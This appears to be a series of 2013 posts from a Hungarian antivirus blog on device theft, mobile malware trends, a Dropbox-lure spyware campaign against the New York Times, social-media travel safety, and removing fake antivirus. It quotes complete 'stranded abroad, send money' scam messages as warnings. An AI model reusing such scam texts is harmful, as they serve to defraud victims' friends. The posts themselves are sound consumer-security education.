A lopásvédelmi szolgáltatásnak a használatbavételéhez először létre kell hozni egy ehhez tartozó ingyenes ESET fiókot. Ezután a program segítségével már képet kaphatunk az elvesztett vagy ellopott eszköz netes aktivitásáról, megtekinthetjük az automatikusan készülő képernyőképeket, illetve az eszköz webkamerájával készült képeket, bekapcsolt WiFi esetén pedig IP-címek alapján az eszköz feltételezett helyeit is megtudhatjuk.



5. Pakoljuk, tároljuk készülékeinket diszkréten
Statisztikák bizonyítják, hogy a műszaki cikk lopásokat tekintve legvalószínűbb helyszín a gépkocsi, az autófeltörések alkalmával a megkérdezettek 21% veszítette már el elektronikus eszközét. Ha meg kell állni valahol, és a noteszgépünket mégis a kocsiban szeretnénk hagyni (ami valójában nem túl jó ötlet, de ha például egyedül utazunk, és megállunk egy benzinkútnál tankolni, mosdó miatt, nem lehet mindig 2-3 táskával a nyakunkban közlekedni), akkor sose úgy tegyük ezt, hogy megállunk a célnál és hátratesszük, majd elsétálunk. Hanem még menet közben álljunk meg valahol félúton, ott tegyük hátra, és amikor már megérkezünk az úti célunkhoz, ott a parkoláskor már ne is nyissuk ki a csomagtartót, nehogy kifigyeljenek bennünket. Szállodában pedig ne legyen szem előtt, különösen távollétünkben gondoskodjunk a készülékek fizikai védelméről, tartsuk tabletünket, noteszgépünket széfben, de ha ilyen nincs, legalább egy zárható kemény bőröndben.



Tetszik 17 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Tűzre, vízre, és jelszóra vigyázzatok!
- Öt új kiberbűnözői név az FBI listáján
- De elfogadunk akár Bitcoint is...
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5392161

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

25-ször több a mobilos kártevő

2013.07.08. 11:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: kína malware mobile android növekedés cncert

Egy friss felmérés szerint a mobil eszközöket veszélyeztető malwarek, valamint a számítógépeket támadó, és távolról irányítható fertőzött gépeket egyesítő botnetek száma is minden képzeletet felülmúlóan növekszik. Emlékezetes például, hogy már a tavalyi becslést is év közben korrigálni kényszerültek a vírusvédelmi cégek, mert olyan mértékben **emelkedett az Androidos kártevők száma. Vigyázó szemünket Kínára vetjük**.



Ezen belül is a kínai helyzet látszik roppant kritikusnak, ehhez viszont azt is érdemes tudni, hogy hatalmas piac: a mostani 320 millióról az idei év végére elérheti a 400 milliót a Kínában használt Androidos aktív mobileszközök száma. Ahol az Android piaci részesedése a mobil operációs rendszerek között már most is 70%-os, ennek egyébként még további növekedését várják az elemzők 2013. végére. Mivel **az itteni kultúra, valamint a szerencsejátékokkal kapcsolatos hozzáállás is teljességgel különbözik az európai normáktól, ezért a többé-kevésbé ellenőrzött Google Play helyett/mellett tucatnyi helyi kínai Market található. Ezek megbízhatósága, hitelessége, ellenőrzöttsége azonban legtöbb esetben megkérdőjelezhető, nem véletlen, hogy a különféle mobil kártevős fertőzések többsége ezekből a nem hivatalos letöltési forrásokból indul el**. De természetesen ez nem jelenti azt, hogy aki nem Kínában él, azt nem érheti baj.



Továbbá azt is tudni kell, hogy **a kalózkodás is egy állandó jelentős probléma Kínában**. A Data Center egy idén áprilisi jelentése szerint az itteni **Androidos alkalmazások 35%-a gyűjt felhasználói adatokat az app témájától, fő tevékenységétől teljesen függetlenül, ezt a következtetést szűrték le az akkor vizsgált 1400 alkalmazási mintában. Emellett az appok 15%-a titokban még hívást is kezdeményezett, vagy szöveges üzenet küldött a felhasználó tudta és beleegyezése nélkül.**



A korábbi évekkel összehasonlítva még kínai mértékkel mérve is drasztikusan romlik a számítógépes biztonsági helyzet, **tavaly mintegy 73 ezer trójai és botnetes C&C szerver 14.2 millió gépet tudott eltéríteni, ez a 2011-es adatokhoz képest körülbelül 60%-os növekedésnek** felel meg a kínai CERT (CNCERT) most megjelent adatai szerint. A már korábban említett mobil kártevő boom tényét pedig jól **igazolja az a CNCERT-es számadat is, mely szerint tavaly 163 ezer egyedi mobil malware mintát detektáltak - ez pedig nem kevesebb, mint 25-szörös növekedés az előző esztendőhöz képest.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Tűzre, vízre, és jelszóra vigyázzatok!
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5395790

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Küldj pénzt! - Az elveszett poggyász sztori

2013.07.11. 14:01 | Csizmazia István [Rambo] | 1 komment

Címkék: western facebook london csalás átverés ciprus pénzt union 419 limassol küldj


Pár éve írtunk már részletesebben arról a jellegzetes csalásról, amelynél **a feltört, vagy kitalált Facebook jelszó birtokában a nevünkben kapnak az ismerőseink egy hamis üzenetet, miszerint ellopták volna a poggyászunkat Londonban, ezért állítólag sürgősen szeretnénk tőlük pénzt kölcsönkérni**. Ez főként angol nyelvterületen divatos, de magyarra nyers fordított változattal is lehet időnként találkozni.



Nem a Hamleti "Don't borrow money and don't lend it" jegyében születnek ezek a klasszikus csalások, amelyeknek egyik fő jellegzetessége, hogy frappánsan **rácáfol arra a hiedelemre, hogy minek vigyázzak erős és egyedi jelszóval, jó biztonsági beállításokkal a közösségi oldalakon, mikor én csak egy egyszerű hétköznapi ember vagyok, ugyan mi bajom eshetne, ki akarhatna nekem rosszat**.



Az ellopott, feltört Facebook-fiókoknál egy jó ideje már zajlik ez a forgatókönyv, amelyben mindig olyasmi szerepel, hogy az illető külföldön van, ellopták a pénztárcáját és pénzt kér, stb. Ebből aztán 2010. júliusában már megérkezett a magyar verzió is, bár annak elolvasása után valószínűleg senki nem igazán keresgélte heves izgalmi állapotban a pénztárcáját vagy a bankkártyáját, ordított róla a csalásszag.
„Sajnálom ezt a furcsa kérés, mert lehet, hogy neked is sürgős, de azért, mert a helyzete a dolgok most, Beragadtam London, Egyesült Királyság most. Azért jöttem Itt a vakáció, azt kirabolták, rosszabb az is, hogy a táska, készpénz és kártyák és a mobilom Ellopták a GUN PONT, ez egy ilyen őrült élmény volt számomra, szükségem van segítségre véghezvinni a szállodai számlák, a hatóságok nem 100%-ban támogatják, de az jó dolog van még mindig az útlevelem, de nincs elég pénze a szállodai számlák, és gyere haza, kérlek Azt akarom, hogy kölcsön egy kis pénzt, akkor visszatéríti, amint én vagyok otthon, ígérem. Köszönet”


I hope you don't take offense in my sudden approach for help. I took a
trip this week to Limassol, Cyprus and was attacked and robbed. My belongings including my cash, credit card and cell phones were all stolen. I've made contact with my bank but the best they can do is to
mail me a new card which will take 7 working days to arrive here, am
currently concluding my documentation at the embassy so I can fly out.
I need you to lend me some funds to settle some bills.

Please let me know if you can assist me in anyway so I can forward you
details to effect a transfer. Waiting for your mail.

Thanks,

Clive

Ezúttal az írországi ESET számolt be arról, hogy nem szűntek meg az ilyen jellegű "Küldj pénzt!" átverések. Technikailag annak sincs

különösebb akadálya, hogy valakiről egyszerűen kiderítsék, gyakran szokott-e utazni, mert azok nevében sokkal hitelesebb egy ilyen trükk. A friss verziók szerint Ciprusban történt esetekről értesítenek, ahol állítólag ellopták a poggyászt, a pénzünket, bankkártyánkat és a mobilunkat is, ezúttal Limassolba kérik a pénzt. Technikailag általában **Western Union vagy Moneygram szokott lenni a csalók kedvenc átatutalási helyszíne lenni. Az FBI az utazókat minden évben figyelmezteti az aktuális trükkökre, amibe az is beletartozik, hogy egy új közösségi oldali fiókkal mindössze leutánozzák, lemásolják valakinek a profilját, és úgy történik az átverés.**



Kezelje mindenki fenntartásokkal ezeket a "Send money" típusú próbálkozásokat, a szerteágazó tematikájú 419-es csalásokból pedig egy érdekes és tanulságos csokrot olvashatunk ehelyütt.

Tetszik 8 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- A jövő Áttorunja lehet a Stuxnetes LNK/Agent
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Egy Skype támadás margójára
- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5400428

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



anima_trix 2013.07.11. 14:36:17


nekem egyszer tévedt el a bőröndöm, de nem kívánom senkinek azt az érzést

Dropbox csalival terjedtek a kémprogramok


2013.07.15. 08:47 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: times szerkesztőség wordpress new york c&c botnet csali dropbox parancsszerver


A kínai hackerek tavalyi New York Times elleni akciója kapcsán érdemes megismerkedni azzal, hogy pontosan milyen trükkökkel tudtak a támadók hozzáférést szerezni, fertőzni, hátsó ajtót nyitni szerkesztőség gépein.



A Cyber Squared egyik hírszerző tisztje szerint már legalább egy éve zajlik különféle támadásoknál az a forgatókönyv, amely a Dropbox segítségével juttatja célba a kártevőket. **A módszer lényege, hogy nem magának a Dropbox vagy a Wordpress rendszerén belüli közvetlen sebezhetőségeket használnak ki, hanem ezekre mindössze mint közvetítő infrastruktúrára támaszkodtak: oda töltöttek fel olyan célzott csali preparált dokumentumokat, amelyekről külön e-mailes értesítést is küldtek a kiszemelt áldozatoknak**. A Dropboxba feltöltött .ZIP fájlnak álcázott dokumentum azonban egy olyan PDF dokumentumnak látszó állományt tartalmazott, amely valójában .SCR, azaz végrehajtható fájl volt, kattintás után ez aztán telepítette is a hátsóajtót az adott számítógépre. **Falra hányt borsó rovatunkban már többször is foglalkoztunk az "Ismert fájl típusok megmutatása" című idióta módon alapértelmezetten rejtett opció feloldásával, de hiába a korábbi rengeteg intő példa a fejlesztőknek - például 2000-ben a Loveletter** - miért botorság nem megjeleníteni fontos részleteket, a hozzáállás sajnos az újabb Windows változatokban azóta is változatlan maradt :-(



Ha a backdoor már üzemelt, akkor **kapcsolatba lépett a támadók által létrehozott rosszindulatú Wordpress oldallal, ahonnan megkapta a vezérlő (C&C) szerver IP címét, a megfelelő portszámot, ahonnan további komponenseket töltött le, illetve parancsokat fogadott**, vagyis ezzel távolról irányítva teljes mértékben át lehetett venni az uralmat a szerkesztőségi gépek felett. Ilyen **vezérlő szerver egyébként tulajdonképpen bármi lehet, mi is számoltunk be korábban olyan érdekesnek, vagy aktuálisan újdonságnak számító technikákról, mint a Twitter posztok, vagy legutóbb például idén márciusban az Evernote accountok** segítségével történő botnetes kommunikáció volt éppen műsoron.



Torbjørn

Someone recently tried to use an application to log in to your Google Account [redacted]. We prevented this login attempts as it could be someone trying to hijack your account. Review the information on this login attempt.

Monday 26 november 2012 19:02:54 GMT
IP Address: 175.42.105.18
Location: Ningde, Fujian, China

If you do not recognize this login attempt, there may be another person who is trying to access your account. You must log in to your account and reset your password immediately. See how you can do this http://support.google.com/accounts?p=reset_pw

If it was you, and you want to allow this application to access your account, you can try to follow the steps for troubleshooting http://support.google.com/mail?p=client_login

Sincerely,
Google Accounts Team

A támadók nagy számú magánszemélynek és ügynökségnek küldték szét azokat az e-maileket, akiket egy bizonyos szakmai téma érdekelhetett, és ezt a bizonyos rosszindulatú hivatkozást tartalmazták. A megfelelően kiválasztott csali téma esetünkben az ASEAN (Délkelet-ázsiai Nemzetek Szövetsége) és az USA közötti kereskedelmi kapcsolatokkal kapcsolatos egyezmény tervezet, nyilatkozat volt, amely sikeresen fel is keltette a kiszemelt célpontok érdeklődését, és elérték, hogy letöltsenek és kattintsanak is. Nyilván az is belejátszik, hogy van egyfajta **kialakult bizalom a Dropbox irányába, ezért a cégek, vállalatok alaphelyzetben nem teszik tiltólistára a Dropbox, vagy Wordpress alapú oldalak elérését, hiszen sok esetben maguk is aktívan használják ezeket**, így egy-egy kártékony oldal esetenként radar alatt maradhat egy ideig. Hasonló helyzetekben, ha már valahol egy éppen folyamatban lévő célzott támadást sikerült leleplezni, az a legjobb módszer, ha a hasonló profilú cégek biztonsági szakemberei felveszik egymással a kapcsolatot, figyelmeztetik egymást az aktuális veszélyre, és a szükséges ellenlépésekre.



Emlékezetes, hogy a támadók 2012. szeptemberében hatoltak be a NYT szerkesztőség gépeire, amit ők viszont sajnálatos módon csak 4 hónappal később, 2013. januárban vettek észre. **A támadás időben egybeesett azzal, amikor az újság intenzíven foglalkozott a kínai miniszterelnök, Wen Jiabao rokonainak állítólagos, jelentős anyagi hasznot hozó üzleti visszaéléseivel**. A jelek szerint bár a hackerek megszerezték és visszafejtették az összes munkavállaló belső hálózaton használt jelszavát, igazából csak azon néhány újságíró iránt érdeklődtek komolyabban, akik részt vettek a fent említett cikk megírásában, igen **nagy valószínűséggel az újságírók forrásait próbálták meg ilymódon kideríteni**.

Tetszik 17 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5404849

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

"Szósölmédia" és nyaralás

2013.07.17. 12:12 | Csizmazia István [Rambo] | 1 komment

Címkék: média biztonság social utazás facebook tippek

Hogy ez **a kettő összefügg, és a kapcsolat nem éppen felhőtlen**, azt már egy 2010-es posztunkban kibeszéltük. A korábban jelzett tendenciák azóta is hasonlóak, vagyis biztonsága érdekében érdemes lenne mindenkinek megszívlelni az akkori Pleaserobme.com honlap kapcsán említett tanulságokat, és nem realtime közvetítésként osztani meg az élet minden egyes apró mozzanatát. **Statisztikával kezdjük, infografikával folytatjuk és jó tanácsokkal zárunk.**



Az a bizonyos "Kulcs a lábtörlő alatt" című poszt beszélt arról, hogy egyfelől milyen **veszélyeket rejt, ha valaki előre nagy nyilvánosság előtt bejelenti, éppen több hetes külföldi vakációra indul**. A mai világban, mikor az óvatlan felhasználók fotóiból akár a ház belső részéről is képet kaphatunk, a naivabbja lakcímének feltöltésével adja a magas labdát a betörőknek, hogy előbb körülnézhessenek a Google Maps-szel, vagy saját feltöltött fotóiból el nem távolított Exif metainformációból kinyerhető GPS adatokkal segíti a rosszindulatú idegeneket. De **az is gyenge-pont lehet, ha valaki túl részletes FourSquare beszámolóival túl könnyen feltérképezhetővé teszi saját szokásait: mikor hol kávézik, ebédel, vásárol, stb.**



2012-ben aztán egyenesen kimutatható tényként jelent meg, hogy **az elítélt betörők 80 százaléka aktívan használja a Twitter, Facebook és Google StreetView adatait a bűncselekményeinél**. És nincs ez másként 2013-ban sem, amiről a mellékelt részletes infografika is árulkodik. Nézzünk meg ebből néhány érdekességet, aztán utána majd igyekszünk valamilyen jó tanács csokrot is összeállítani. **A bűnözők változatlanul döntő többsége támaszkodik a könnyen megszerezhető Twitter, Facebook és FourSquare adatokra, 75%-nak írják, vagyis háromnegyedük. Kiemelten szólnak az olyan típushibákról, mint például megosztani azt az infót, ha éppen becsekkoltunk a**


reptérre.



Mivel a GraphSearch ijesztően sokat tud rólunk, és hamarosan mindenki számára elérhetővé válik, érdemes ezzel kapcsolatban is pár ellenőrzést végezni a Facebook beállításaink között. Csak apró érdekesség, hogy a **kimutatások szerint 13 millió juzer soha nem nyúlt a biztonságát is érintő beállításokhoz**.



Azonban, lényeg a lényeg, érdemes összefoglalni pár hasznos dolgot is. Az ugye alap a korábbiakból, hogy NEM jelentjük be előre a nyaralást, és fizikailag ajtóra ragasztott cetlin se tegyük ugyanezt. **Ne adjuk meg a közösségi oldalon publikusan (meg sehogy sem) a lakcímünket** - ez különösen MI6 főnök feleségként nem ajánlatos, de egyébként sem célravezető. **Mindig ragasszuk le a webkameránkat, ne azzal térképezzék fel a lakásunk belsejét.**



Készítsünk előre mentéseket és az utazás alatt is gondoskodjunk kütyüink fizikai védelméről. Ne frissítsünk public wifin hotelben, legalábbis nem odafigyelés nélkül és nem akárhol. Vigyázunk közösségi oldalainkon használt erős és egyedi jelszavainkra :-)



Ne tudósítsunk reptéri és egyéb utazással kapcsolatos becsekkolásainkról valós időben, és ha barátainkkal mégis közlünk valamit, akkor a "with friends" elég hozzá, ne a sokkal bővebb és átláthatatlan összetételű "ismerőseink ismerősei" legyenek a címzettek. Érdemes lehet néha megnézni a lakhelyünket a Google Street View segítségével, mit láthatnak belőle az idegenek, rácsokat, riasztót, ablakokat, környéket, stb. Záráskép aztán vannak az infógrafikán **egyéb univerzális módszerek is: legyen riasztó a házon, kapcsolgassa időzítős automatika este a villanyokat, legyen kutya, ne teljen látványosan degeszre a postaláda, hanem kérjük meg a szomszédokat rendszeres ürítésre, stb.**



Aki pedig további ehhez hasonló, a számítógéptől független fizikai biztonsági tanácsokat is szívesen olvasgatna, ebben a blogban érdemes szétnéznie a milyen riasztót vegyek, kitől vegyem, hogyan viselkedjem okosan turistaként külföldön és hasonló, szintén fontos biztonsági kérdésekre találhat érdekes és hasznos információkat.

Tetszik 17 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· **2 trackback**

Ajánlott bejegyzések:

- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5409887

Trackbackek, pingbackek:

Trackback: Vírusveszély! 2013.08.14. 14:34:31

Ha számítógépes vírusok kerülnek szóba, elsőre a spam-ek jutnak eszembe! Naponta töménytelen mennyiségű e-mailt kapok, amelyet a munkahelyi levelezőrendszerünk "Junk mail" -ként "Spam" -nek minősít. Ezek a kéretlen levelek bizonyos k...

Trackback: Virtuális terepszemle? 2013.08.28. 09:32:24

Rendőr ismerőseim gyakran mesélik, hogy a betörők előzetesen feltérképezik azokat a családi- házakat ill. azok környezetét, ahova később betörnek. Tippadókat is bevonnak esetenként, de ők személyesen is megfordulnak a célpontul kinézett családi...

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Szárszó szépe 2013.07.18. 12:41:56

Bízzuk szakemberre a lejkolást, megosztást.

Egyébként ki a faszt érdekel, mikor csekkolt be valamelyik "jóhaver" a reptérre, már a gonoszokon kívül?

A faszbúk merénylet az emberiség ellen, egyike az eddigi legnagyobbaknak.

Safe mód a Mechagodzilla ellen


2013.07.19. 11:51 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: új hamis trójai mód felhasználói antivirus fiók rogue safe


Hamis antivírusok jönnek, hamis antivírusok mennek, folyamatosan kapjuk az áldást, újabban már egyre gyakrabban Macre is, meg persze Androidra is. **A klasszikus Windows alattiaknál szokásos ökölszabály, amely a csökkentett módban való gyomlálást tanácsolja, sok esetben hasznos, ám néha bizony azzal is szembesülhetünk, hogy nem tudunk így rendszert indítani. Mit lehet mégis tenni?**



Bizony mondom néktek, indítsd te Safe módban - szólt az eddigi "How to Remove" kőbe vésett biztos receptünk. Ám sajnos vannak már olyan hamis antivirus programok is, amelyek eléggé el nem ítélhető módon lekapcsolják nekünk ezt a jó kis Safe módot. Ami nem egy újdonság, mert azért hébe-hóba már korábban is belefuthattunk nagy ritkán ilyesmibe, ám most egy friss beszámoló apropóján úgy gondoltuk, érdemes erről külön is megemlékezni. Ami ugyebár egyúttal azt is jelenti, **természetesen van megoldás a problémára, és szerencsére nem is túl bonyolult**.



Az "Antivirus System" elnevezésű hamis antivírus próbálja ismét ezt a nehezítést bevetni ellenünk, ám hiába nem engedi a Safe módot, van rá mégis lehetőség. **Ehhez pedig nem kell más, mint a felhasználói fiókok kezelésénél - itt ebben a speciális esetben a cmd.exe indítása után a "control nusrmgr.cpl" segítségével volt ez elindítva - a Manage other accounts-nál fel kell venni egy tetszőleges nevű új admin jogú felhasználót. Újraindítás után aztán ennek az új accountnak a nevével bejelentkezve már elérhető lesz a csökkentett mód, beintettünk a vicces kedvű "Antivirus System"-nek és sikeres lesz a kártevő kitakarítása.**



Természetesen **ez a folyamat állandó, a hatás-ellenhatás elvén a kártevőkészítők mindig igyekeznek újabb evolúciós akadályokat gördíteni a könnyű eltávolítás rögös útjába**: random fájlnevek, rengeteg példány rengeteg szétszórt mappában, a rendszerfájlok nevéhez hasonlatos állomány elnevezések, Registry kulcsok a minden egyes újraindítás utáni futás biztosítására, a Feladatkezelő Alt-Ctrl-Del billentyű kombináción keresztüli elérésének tiltása, és hasonlók.



Emlékezetes, hogy annak idején például **az is előfordult, hogy a vírus letiltotta az EXE fájlok futását**, és emiatt a helyreállításhoz használni szándékozott Regedit sem indult. Ekkor jöhetett az, hogy hoppá, **nevezzük át regedit.com vagy regedit.scr formára, és ezzel ki lehetett cselezni a rosszindulatú korlátozást**, máris futott :-).



Szóval biztosan nem ez volt az utolsó ehhez hasonló kellemetlenkedés az álantivírusok részéről, de amíg a Föld kerek, **minden trükkre lesz ellentrükk**. Mindenesetre jó hír, hogy ezt a mostani problémát sikeresen megoldja az új felhasználói fiók létrehozása, érdemes tehát elraktározni az emlékezetünkbe, ha valaki véletlenül éppen belefut majd egyszer ilyesmibe: sárkány ellen sárkányfű.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!

- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5414739

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Utaljunk pénzt a S.O.C.A.-nak

